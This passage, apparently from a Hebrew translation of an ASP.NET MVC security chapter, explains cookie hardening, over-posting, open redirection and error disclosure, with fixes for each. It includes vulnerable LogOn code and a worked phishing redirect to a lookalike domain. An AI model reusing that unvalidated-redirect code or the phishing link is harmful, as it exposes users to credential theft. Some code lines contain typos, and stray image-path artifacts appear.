- **פִּרְצַת עוגיות**: העוגיות של StackOverflow.com לא הוגדרו באופן שאוסר על גישת תסריט מהדפדפן של הלקוח.

באפשרותכם למנוע גישת תסריט לכל העוגיות באתר שלכם על ידי הוספת דגל פשוט: HttpOnly. פעולה זו מבוצעת בקובץ web.config, כמוצג להלן:

```
<httpCookies domain="" httpOnlyCookies="true" requireSSL="false" />
```

אתם יכולים גם להחיל את הדגל באופן פרטני על כל עוגייה שאתם יוצרים:

```
Response.Cookies["MyCookie"].Value="Remembering you…";
Response.Cookies["MyCookie].HttpOnly=true;
```

הצבת הדגל מודיעה לדפדפן לבטל את תוקף העוגייה אם כל גורם, מלבד השרת, ינסה להגדיר או לשנות אותה. זהו עדכון פשוט וישיר, ותאמינו או לא, הוא מונע את רוב הסוגיות שעלולות להיווצר עם עוגיות כתוצאה ממתקפות XSS. מכיוון שרק לעתים נדירות נדרשת ביישומים גישה לעוגיות באמצעות תסריט, עליכם להשתמש באפשרות הזו כמעט תמיד.

האיום: עודף-קלט

אפשרות הקישור למודל של תשתית ASP.NET MVC היא כלי חזק שמפשט במידה משמעותית את תהליך הטיפול בקלט מהמשתמש באמצעות מיפוי אוטומטי של הקלט אל מאפייני המודל על סמך המוסכמות של בחירת שמות. עם זאת, מנגנון הקישור למודל פותח וקטור תקיפה נוסף ועלול לספק לתוקפים הזדמנויות להציב ערכים במאפייני מודל שבכלל לא הכנסתם לטופס הקלט שלכם. בסעיף זה נסביר מהי מתקפת עודף-קלט, מה ההשלכות שלה לגביכם, ונציג טכניקות למניעתה.

הצגת האיום

אפשרות הקישור למודל של תשתית ASP.NET MVC עשויה לפתוח וקטור תקיפה נוסף באמצעות **עודף-קלט (over-posting)**. הנה דוגמה לדף מוצר של חנות שמאפשר למשתמשים להוסיף ביקורות על המוצר:

```
public class Review {
  public int ReviewID { get; set; } // Primary key
  public int ProductID { get; set; } // Foreign key
  public Product Product { get; set; } // Foreign entity
  public string Name { get; set; }
  public string Comment { get; set; }
  public bool Approved { get; set; }
}
```

נספק למשתמש קובץ פשוט אשר חושף בפניו שני שדות בלבד: שם (Name) והערה (Comment):

```
Name: @Html.TextBox("Name") <br />
Comment: @Html.TextBox("Comment")
```

מכיוון שחשפנו בטופס רק את השדות שם והערה, איננו מצפים שהמשתמש יוכל לאשר באופן עצמאי את הערה שלו (על ידי הצבת ערך true במאפיין Approved) . עם זאת, האקר עוין יכול בקלות לשנות את הטופס שנמסר לשרת (form post) על ידי הוספת "Approved=true" למחרוזת השאילתה או לנתוני הטופס המועבר, כאשר לרשותו מגוון כלי פיתוח זמינים. המשתמש אינו יודע איזה שדות נחשפו בטופס, ולא יהסס להציב ערך true במאפיין Approved.

גרוע מכך, מכיוון שהמחלקה Review כוללת את המאפיין Product, האקרים עלולים להציב ערכים בשדות שונים כגון Product.Price, ובמידה שיצליחו, הם יוכלו לשנות ערכים בטבלאות שבחלומות הגרועים ביותר שלכם לא האמנתם שמשתמשי קצה יוכלו להגיע אליהן ובוודאי שלא יוכלו לערוך בהן שינויים.

מניעת עודף-קלט באמצעות מאפיין הסימון Bind

הדרך הפשוטה ביותר למנוע עודף-קלט היא להשתמש במאפיין הסימון Bind כדי להגדיר באופן מפורש באיזה מאפיינים רשאי המתקשר למודל להציב בהם ערכים. ניתן למקם את מאפיין הסימון Bind מעל מחלקת המודל או בפרמטר של פעולת בקר.

אתם יכולים להשתמש בגישת whitelist כדי לציין את כל השדות שמותרים לקישור ([Bind(Include="Name, Comment")]), או ליישם גישת blacklist ולכלול רק את השדות שאינכם מעוניינים שיקושרו ([Bind(Exclude="ReviewID, ProductID, Product, Approved"]). בדרך כלל, גישת whitelist הרבה יותר מאובטחת מכיוון שהרבה יותר קל לבדוק שכל המאפיינים שברצונכם לקשר מופיעים ברשימה, מאשר לפרט את כל המאפיינים שאינכם רוצים לקשר. בקוד שלהן מודגם סימון של המחלקה Review בצורה שמאפשרת קישור של המאפיינים Name ו-Comment בלבד:

```
[Bind(Include="Name, Comment")]
public class Review {
  public int ReviewID { get; set; } // Primary key
  public int ProductID { get; set; } // Foreign key
  public Product Product { get; set; } // Foreign entity
  public string Name { get; set; }
  public string Comment { get; set; }
  public bool Approved { get; set; }
}
```

אפשרות נוספת היא להשתמש בצורת העמסה של UpdateModel או של TryUpdateModel אשר מצפה לרשימה סגורה שנגדיר בדרך זו:

```
UpdateModel(review, "Review", new string[] { "Name", "Comment" });
```

דרך נוספת להתמודד עם עודף-קלט היא להימנע מקישור ישיר למודל הנתונים. ניתן לעשות זאת על ידי שימוש במודל תצוגה (View Model) שכולל רק את המאפיינים שברצונכם לאפשר למשתמש להגדיר בעצמו. שימוש במודל התצוגה שלהלן יפתור את סוגיית עודף-הקלט:

```
public class ReviewViewModel {
  public string Name { get; set; }
  public string Comment { get; set; }
}
```

הערה בראד וילסון פרסם פוסט מצוין בשם "Input Validation vs. Model Validation" אשר סוקר את סוגיות האבטחה שנובעות מביצוע אימות מודלים. הנחיות אלו נכתבו כאשר מאפייני האימות שוחררו לראשונה בגרסת MVC 2, אך הן ממשיכות להיות רלוונטיות גם היום. תוכלו לקרוא את הפוסט בכתובת:

http://bradwilson.typepad.com/blog/2010/01/input-validation-vs-model-validation-in-aspnet-mvc.html.

האיום: הפניית המשך פתוחה

בגרסת התוכנה MVC3 בוצעו מספר שינויים בתבנית Internet project של הבקר Account, שמטרתם למנוע מתקפות מסוג "הפניית המשך פתוחה" (open redirection). לאחר שנסביר כיצד פועלת מתקפת הפניית המשך פתוחה, נציג מספר טכניקות למניעת מתקפות מסוג זה ביישומי ASP.NET MVC שלכם. נדון גם בשינויים שנוספו לבקר Account בגרסה MVC 3, ונדגים כיצד ליישם את העדכונים הללו ביישומי MVC בגרסאות 1 ו- 2 הקיימות.

הצגת האיום

כל יישום אינטרנט שמפנה משתמשים לכתובות URL שמוגדרות דרך הבקשה, כמו למשל מחרוזת שאילתה או נתוני טופס, יכול באופן תיאורטי לאפשר לתוקפים לשנותו באופן שיגרום להפניית משתמשים לכתובות URL חיצוניות מזיקות. שינויים כאלה נקראים מתקפות **הפניית המשך פתוחה (open redirection attack)**.


בכל פעם שלוגיקת התכנות של היישום מפנה משתמש לכתובת URL מוגדרת, עליכם לוודא שלא בוצעו שינויים בלתי מאושרים בכתובת שאליה מופנה המשתמש. מנגנון הכניסה לחשבון ובקר Account הסטנדרטי של MVC בגרסאות 1 ו-2 היו פגיעים למתקפות הפניית המשך פתוחה. נציג תחילה את הפגיעות של MVC בגרסאות 1 ו-2 כדוגמה שתאפשר לדעת כיצד מתבצעת המתקפה, ולאחר מכן נראה כיצד גרסאות 3 ו-4 של תשתית MVC מתגוננות מפניה.

דוגמה פשוטה להפניית המשך פתוחה

כדי להבין את האיום, נבחן כיצד מתבצעת הפניית משתמשים לדף הכניסה לחשבון בתבנית Web Application הסטנדרטית של MVC 2. ביישום זה, כל ניסיון גישה לפעולת בקר שנושאת מאפיין סימון Authorize יגרום להפניית משתמשים לא מאומתים אל התצוגה Account/LogOn/. הפניה זו לכתובת Account/LogOn/ כוללת פרמטר מחרוזת שאילתה בשם returnUrl כדי לאפשר הפניה של המשתמש חזרה אל הכתובת המקורית לאחר שיתחבר לחשבונו.

בתרשים 20-7 ניתן לראות שניסיון הגישה לתצוגה Account/ChangePassword/ על ידי משתמש שאינו מחובר לחשבון גורם להפנייתו אל הכתובת

/Account/LogOn?ReturnUrl=%2fAccount%2fChangePassword%2f



תרשים 7-20

מכיוון שהפרמטר של מחרוזת השאילתה ReturnUrl אינו מאומת, התוקף יכול להזריק לתוך הנתיב כל כתובת URL שירצה לשם ביצוע מתקפת הפניית המשך פתוחה. לדוגמה, אנחנו יכולים להציב בפרמטר ReturnUrl את הכתובת http://bing.com/, וכעת כתובת URL שאליה יופנה המשתמש לשם כניסה לחשבון תהיה

/Account/LogOn?ReturnUrl=http://www.bing.com/

לאחר התחברות מוצלחת לחשבון, המשתמש ינותב לכתובת http://bing.com/. מכיוון שהפניה זו אינה מאומתת, יכולנו באותה מידה להפנות את המשתמש לאתר עוין כדי להונות אותו בצורה כלשהי.


דוגמה מתוחכמת יותר להפניית המשך פתוחה

מתקפות מסוג הפניית המשך פתוחה מסוכנות במיוחד, מכיוון שהתוקף יודע שהמשתמש מנסה להתחבר לאתר מסוים, ולכן הוא פגיע במיוחד להונאת פישינג (phishing). לדוגמה, תוקף יכול לשלוח הודעות דואר אלקטרוני מזויפות למשתמשי אתר כלשהו, בניסיון ללקט את הסיסמאות שלהם. נדגים כיצד תרמית הזו פועלת באתר NerdDinner (הפרצות באתר NerdDinner האמיתי נחסמו כדי למנוע מתקפות הפניית המשך פתוחה, אז אל תנסו!).

תחילה, התוקף שולח קישור לדף הכניסה לחשבון של NerdDinner עם הפניית המשך לדף המזויף:

http://nerddinner.com/Account/LogOn?returnUrl=http://nerddiner.com/Account/LogOn


שימו לב שכתובת URL שאמורה להחזיר את המשתמש לדף המקורי מפנה אותו למעשה לאתר אחר בשם nerddiner.com ("n" אחת חסרה, וזו למעשה הטעיה). בדוגמה שלנו, הדומיין הזה נמצא בשליטת התוקף. משתמש שיופנה באמצעות הקישור הזה יועבר תחילה לדף ההרשמה הנכון של nerddinner.com, כמוצג בתרשים 21-7.



תרשים 21-7

לאחר השלמת הכניסה לחשבון המשתמש, הפעולה LogOn של בקר Account תפנה את המשתמש לכתובת URL שמופיעה בפרמטר מחרוזת השאילתה returnUrl, או במקרה שלנו הכתובת שהוזנה על ידי התוקף, קרי http://nerddiner.com/Account/LogOn. אם המשתמש הינו חד-אבחנה הוא יזהה את החסר באות "n" בכתובת, אבל סביר להניח שאדם מן השורה כלל לא ישים לב להבדל, במיוחד אם התוקף גם יקפיד על יצירת דף שנראה בדיוק כמו דף הכניסה לחשבון של האתר המקורי. בדף של התוקף תופיע הודעת שגיאה, והמשתמש יתבקש להזין את פרטי החשבון שלו פעם נוספת, כמוצג בתרשים 22-7. המשתמש התמים יחשוב שהוא הזין סיסמה שגויה, תקלה שכיחה למדי ויקליד אותה לשמחת התוקף.

כאשר המשתמש יזין שוב את שם המשתמש והסיסמה שלו, דף הכניסה לחשבון המזויף ישמור את המידע ויחזיר אותו אל אתר NerdDinner.com האמיתי. בשלב זה המשתמש כבר מאומת באתר NerdDinner.com, ולכן דף ההרשמה המזויף יכול להפנות את המשתמש ישירות לדף המקורי שממנו יצא. בסופו של דבר, המשתמש ממשיך בגלישה אבל התוקף מחזיק בידו כעת את שם המשתמש והסיסמה של הקורבן, מבלי שהוא יהיה מודע לכך.



תרשים 7-22

סקירת הקוד הפגיע בפעולה LogOn של בקר Account

בקטע הקוד שלהלן תוכלו למצוא את הקוד של הפעולה LogOn ביישומי MVC 2. שימו לב שלאחר התחברות מוצלחת לחשבון, הבקר מחזיר Redirect לכתובת returnUrl. ניתן לראות שלא מבוצע כל אימות של ערך הפרמטר returnUrl.

```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
  if (ModelState.IsValid)
  {
    if (MembershipService.ValidateUser(model.UserName, model.Password))
    {
      FormsService.SignIn(model.UserName, model.RememberMe);
      if (!String.IsNullOrEmpty(returnUrl))
      {
        return Redirect(returnUrl);
      }
      else
      {
        return RedirectToAction("Index", "Home");
      }
    }
```

```
    else
    {
      ModelState.AddModelError("",
        "The user name or password provided is incorrect.");
    }
  }
  // If we got this far, something failed, redisplay form
  return View(model);
}
```

שימו לב לשינויים שנוספו לפעולה Login של MVC 4. הקוד החדש קורא לפונקצייה RedirectToLocal, אשר מאמתת את הכתובת שמאוחסנת במאפיין returnUrl באמצעות קריאה לשיטה IsLocalUrl() מהמחלקה System.Web.Mvc.Url:

```
//
// POST: /Account/Login

[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public ActionResult Login(LoginModel model, string returnUrl)
{
  if (ModelState.IsValid && WebSecurity.Login(
    model.UserName, model.Password, persistCookie: model.RememberMe))
  {
    return RedirectToLocal(returnUrl);
  }

  // If we got this far, something failed, redisplay form
  ModelState.AddModelError("",
    "The user name or password provided is incorrect.");
  return View(model);
}

private ActionResult RedirectToLocal(string returnUrl)
{
  if (Url.IsLocalUrl(returnUrl))
  {
    return Redirect(returnUrl);
  }
  else
  {
    return RedirectToAction("Index", "Home");
  }
}
```

הגנה על יישומי ASP.NET MVC בגרסאות 1 ו-2

באפשרותכם להשתמש בעדכונים שנוספו לבקר Account בגרסאות MVC 3 ו- MVC 4 על יישומי MVC 1 ו- MVC 2 קיימים שיצרתם בעבר על ידי הוספת שיטת הסיוע IsLocalUrl() ועדכון הפעולה LogOn לביצוע אימות של הפרמטר returnUrl.

למעשה, הסייע URL IsLocalUrl() קורא לשיטה של System.Web.WebPages, מכיוון שגם ביישומי ASP.NET Web Forms נעשה שימוש בסוג זה של אימות:

```
public bool IsLocalUrl(string url) {
  return System.Web.WebPages.RequestExtensions.IsUrlLocalToHost(
    RequestContext.HttpContext.Request, url);
}
```

השיטה IsUrlLocalToHost היא זו שמכילה את הקוד של מהלך האימות, כפי שמוצג להלן:

```
public static bool IsUrlLocalToHost(this HttpRequestBase request, string url)
{
  return !url.IsEmpty() &&
    ((url[0] == '/' && (url.Length == 1 || (url[1] != '/' && url[1] != '\\'))) ||
      // "/" or "/foo" but not "//" or "/\"
    (url.Length > 1 && url[0] == '~' && url[1] == '/'));
      // "~/" or "~/foo"
}
```

ביישומי MVC בגרסאות 1 ו-2, נוסיף את השיטה IsLocalUrl() לבקר Account, אך מומלץ להוסיפה למחלקת סיוע נפרדת כאשר הדבר מתאפשר. אנחנו מציעים להוסיף שני עדכונים קטנים לגרסה ASP.NET MVC 3 של IsLocalUrl() כדי שתפעל כהלכה בתוך AccountController:

- הפכו אותה משיטה ציבורית לשיטה פרטית, מכיוון ששיטות ציבוריות בבקרים ניתנות לגישה כפעולות בקר.
- שנו את הקריאה שבודקת את המארח (host) של ה-URL מול המארח של היישום. הקריאה הזו משתמשת בשדה RequestContext מקומי במחלקה UrlHelper. במקום להשתמש בשדה this.RequestContext.HttpContext.Request.Url.Host, השתמשו בשדה this.Request.Url.Host.

בקוד שלהן מוצגת שיטת IsLocalUrl() המעודכנת לשימוש במחלקות הבקר של יישומי ASP.NET MVC בגרסאות 1 ו-2.


```
//Note: This has been copied from the System.Web.WebPages RequestExtensions
class private bool IsLocalUrl(string url)
{
  if (string.IsNullOrEmpty(url))
  {
    return false;
  }
  Uri absoluteUri;
```

```
  if (Uri.TryCreate(url, UriKind.Absolute, out absoluteUri))
  {
    return String.Equals(this.Request.Url.Host,
      absoluteUri.Host, StringComparison.OrdinalIgnoreCase);
  }
  else
  {
    bool isLocal = !url.IsEmpty() &&
      ((url[0] == '/' && (url.Length == 1 ||
      (url[1] != '/' && url[1] != '\\'))) ||
      (url.Length > 1 && url[0] == '~' && url[1] == '/'));
    return isLocal;
  }
}
```

כעת, כשהשיטה IsLocalUrl() מוכנה לפעולה, נוכל לקרוא לה מתוך הפעולה LogOn לצורך אימות הפרמטר returnUrl, כמוצג בקוד שלהלן:


```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
  if (ModelState.IsValid)
  {
    if (Membership.ValidateUser(model.UserName, model.Password))
    {
      FormsAuthentication.SetAuthCookie(model.UserName, model.RememberMe);
      if (Url.IsLocalUrl(returnUrl))
      {
        return Redirect(returnUrl);
      }
      else
      {
        return RedirectToAction("Index", "Home");
      }
    }
    else
    {
      ModelState.AddModelError("",
        "The user name or password provided is incorrect.");
    }
  }

  // If we got this far, something failed, redisplay form
  return View(model);
}
```

עכשיו נבחן מתקפת הפניית המשך פתוחה. ננסה לבצע הרשמה עם כתובת המשך חיצונית: /Account/LogOn?ReturnUrl=http://www.bing.com/. בתרשים 7-23 ניתן לראות את מסך הכניסה לחשבון עם כתובת ההמשך שהזנו, ואשר אמורה לגרום לדפדפן להפנות את המשתמש לאתר אחר לאחר הכניסה לחשבון שרצה בו.



תרשים 7-23

לאחר השלמת מהלך הכניסה לחשבון, המשתמש מופנה אל פעולת הבקר Home/Index במקום להיות מופנה לכתובת URL החיצונית, כפי שמוצג בתרשים 7-24.



תרשים 7-24

נקיטת פעולות נוספות לאחר זיהוי ניסיון לביצוע הפניית המשך פתוחה

ניתן לגרום לפעולה LogOn לבצע מספר פעולות נוספות לאחר זיהוי של הפניית המשך פתוחה. למשל, ניתן לתעד את הניסיון כאירוע אבטחה באמצעות ספריית התיעוד החינמית ELMAH. לחלופין, אפשר להציג נוסח מיוחד של הודעת כניסה לחשבון כדי להודיע למשתמש שהוא אמנם נכנס לחשבונו, אך ייתכן שהוא הופנה לאתר עוין. הקוד שעושה זאת, כלול בבלוק else של הפעולה LogOn:

```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
  if (ModelState.IsValid)
  {
    if (MembershipService.ValidateUser(model.UserName, model.Password))
    {
      FormsService.SignIn(model.UserName, model.RememberMe);
      if (IsLocalUrl(returnUrl))
      {
        return Redirect(returnUrl);
      }
      else
      {
        // Actions on for detected open redirect go here.
        string message = string.Format(
                "Open redirect to to {0} detected.", returnUrl);
        ErrorSignal.FromCurrentContext().Raise(
                new System.Security.SecurityException(message));
        return RedirectToAction("SecurityWarning", "Home");
      }
    }
    else
    {
      ModelState.AddModelError(
          "", "The user name or password provided is incorrect.");
    }
  }

  // If we got this far, something failed, redisplay form
  return View(model);
}
```

ביישומי MVC 4, פעולות התיעוד הנוספות מטופלות בשיטה RedirectToLocal:

```
private ActionResult RedirectToLocal(string returnUrl)
{
  if (Url.IsLocalUrl(returnUrl))
  {
```

```
    return Redirect(returnUrl);
  }
  else
  {
    // Actions on for detected open redirect go here.
    string message = string.Format(
          "Open redirect to to {0} detected.", returnUrl);
    ErrorSignal.FromCurrentContext().Raise(
          new System.Security.SecurityException(message));
    return RedirectToAction("SecurityWarning", "Home");
  }
}
```

הפניית המשך פתוחה - סיכום

מתקפות הפניית המשך פתוחה עשויות להתרחש כאשר כתובות המשך מועברות כפרמטרים בכתובת URL של היישום. תבניות יישומי האינטרנט בגרסאות 3 ו-4 של התשתית מכילות קוד שמונע מתקפות הפניית המשך פתוחה. באפשרותכם להשתמש בקוד הזה, לאחר מספר עדכונים קלים, גם כדי להגן על יישומים בגרסאות 1 ו-2 קיימים. כדי להתגונן מפני מתקפת הפניית המשך פתוחה בעת כניסה לחשבון ביישומים מגרסאות 1 ו-2, הוסיפו את השיטה IsLocalUrl() ואמתו את הפרמטר returnUrl בפעולה LogOn.

דיווח שגיאות מאובטח

לעתים די קרובות, אתרים מופעלים לייצור כאשר הם כוללים את הגדרה customErrors> mode="off"> בקובץ web.config. יותר מדי מפתחים עושים את הטעות הזו, ועל כן בחרנו לעסוק בסוגיה הזו בפרק שעוסק באבטחה.

למאפיין customErrors יש שלושה ערכי מצב:

- מצב On הוא המצב הבטוח ביותר לשרתי הייצור (live), מכיוון שבמצב זה הודעות השגיאה תמיד מוסתרות.
- במצב RemoteOnly הודעות שגיאה גנריות מוצגות לרוב המשתמשים, אך כל הודעות השגיאה מוצגות רק למשתמשים עם גישת שרת.
- המצב הפגיע ביותר הוא off, מכיוון שבמצב זה הודעות שגיאה מפורטות נחשפות בפני כל המבקרים באתר.

הודעות שגיאה מפורטות עשויות להכיל מידע על אופן הפעולה של היישום. האקרים יכולים לנצל את העובדה הזו ולסחוט הודעות שגיאה על ידי ביצוע פעולות שגורמות לכשלים של האתר, כמו למשל שליחת מידע משובש לבקר באמצעות כתובת URL שבורה, או שיבוש במחרוזת השאילתה כדי להעביר מחרוזת לפרמטר שמקבל מספר שלם.

מפתחים רבים נוהגים לנטרל את אפשרות הודעות השגיאה המותאמות אישית בעת איתור תקלות בשרת הייצור. חשוב לדעת שכאשר האפשרות customErrors כבויה ("mode="Off) ומתרחשת שגיאה, זמן הריצה של ASP.NET מציג הודעת שגיאה מפורטת שכוללת בין השאר את קוד המקור בנקודות השגיאה. משתמשים עוינים יכולים לנצל פרצות כאלו כדי לגנוב חלקים נרחבים מהקוד שלכם ולאתר נקודות תורפה (פוטנציאליות) שהם יוכלו לנצל כדי לגנוב מכם נתונים או להשבית את היישום שלכם.

הסיבה העיקרית לבעייתיות הזו היא בכך שמפתחים רבים מחכים למקרה חירום לפני שהם מתחילים לחשוב על טיפול בשגיאות. לפיכך הפתרון המתבקש הוא להקדים תרופה למכה ולחשוב על טיפול בשגיאות לפני שמכה בכם אסון.

שימוש בהתמרות תצורה

אם אתם צריכים גישה להודעות שגיאה מפורטות בשרתים אחרים (בסביבת הבדיקות, למשל), מומלץ להשתמש בהַתְמָרָה (transformation) של web.config לניהול הגדרות customErrors בהתאם לתצורת הבנייה. כאשר יוצרים יישום ASP.NET MVC 4 חדש, התשתית יוצרת באופן אוטומטי התמרות תצורה למצבי debug ו- release, ובאפשרותכם להוסיף בקלות התמרות כרצונכם שמותאמות לסביבות אחרות. קובץ ההתמרה Web.Release.config, אשר כלול בכל יישום ASP.NET MVC, מכיל את הקוד שלהלן:

```
<system.web>
  <compilation xdt:Transform="RemoveAttributes(debug)" />
  <!--
    In the example below, the "Replace" transform will replace the entire
    <customErrors> section of your web.config file.
    Note that because there is only one customErrors section under the
